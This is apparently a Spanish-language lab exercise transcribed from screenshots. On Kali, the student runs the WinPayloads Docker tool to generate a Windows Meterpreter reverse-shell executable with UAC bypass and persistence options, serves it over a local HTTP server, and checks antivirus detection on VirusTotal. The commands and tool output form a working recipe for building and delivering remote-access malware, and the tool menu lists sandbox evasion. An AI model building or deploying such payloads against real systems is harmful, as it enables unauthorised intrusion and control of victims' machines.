
0
/ 59

Community Score

723e409329cecfa357a6a1b6582cff03b45a4ae5e723acf8fb5340c2081d7513

payload1.rc

2023-11-20 20:25:03 UTC



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis ⓘ

Do you want to automate checks?

Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected
ALYac	✓ Undetected
Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected
Avast	✓ Undetected
AVG	✓ Undetected
Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected
BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected
ClamAV	✓ Undetected
CMC	✓ Undetected
Cynet	✓ Undetected
DrWeb	✓ Undetected
Emsisoft	✓ Undetected
eScan	✓ Undetected


Ejercicio 7

Abrimos el Docker de winpayloads




```
┌──(root㉿kali)-[~]
└─# docker pull charliedean07/winpayloads:latest
latest: Pulling from charliedean07/winpayloads
Digest: sha256:ac0835c40a453b85f3eee3e37d48fbe67ea93398e3221ef3728fce96307bf2c4
Status: Image is up to date for charliedean07/winpayloads:latest
docker.io/charliedean07/winpayloads:latest
```

Copiamos el siguiente comando, escogemos la opción 2 y dejamos por defecto




```
┌──(root㉿kali)-[~]
└─# docker run -e LANG=C.UTF-8 --net=host -it charliedean07/winpayloads
Checking if up-to-date || ctr + c to cancel
Do you want to update WinPayloads? y/[n]: n

                                              /NCCGroup - CharlieDean
===================================== Main Menu =====================================
                  1: Windows Reverse Shell
                  2: Windows Meterpreter Reverse Shell [uacbypass, persistence, allchecks]
                  3: Windows Meterpreter Bind Shell [uacbypass, persistence, allchecks]
                  4: Windows Meterpreter Reverse HTTPS [uacbypass, persistence, allchecks]
                  5: Windows Meterpreter Reverse Dns [uacbypass, persistence, allchecks]
                  6: Windows Custom Shellcode

                  sandbox: Sandbox Evasion Menu
                  ps: PowerShell Menu
                  clients: Client Menu

                  stager: Powershell Stager
                  cleanup: Clean Up Payload Directory [0]
                  interface: Set Default Network Interface [eth0]

                  ?: Help
                  exit: Exit
=====================================================================================
Main Menu > 2

[*] Press Enter For Default Port(4444)
[*] Port>

[*] Press Enter To Get Local Ip Automatically(10.0.2.9)
[*] IP>
```

Pones que sí y abrimos el enlace



```
[*] Creating Payload using Pyinstaller...
| Generati
[*] Payload.exe Has Been Generated And Is Located Here: /root/winpayloads/tuflzodg.exe

[*] Upload To Local Websever or (p)sexec? [y]/p/n: y

[*] Serving Payload On http://10.0.2.9:8000/tuflzodg.exe
[-] **rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***
```

Se nos descarga un archivo y lo subimos a virustotal



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

31 security vendors and no sandboxes flagged this file as malicious

eeca146edd4c63326694b4bf8f94ae08616eb986b9bcf9171739548a5cf31de5

tuflzodg.exe

2023-11-20 20:29:05 UTC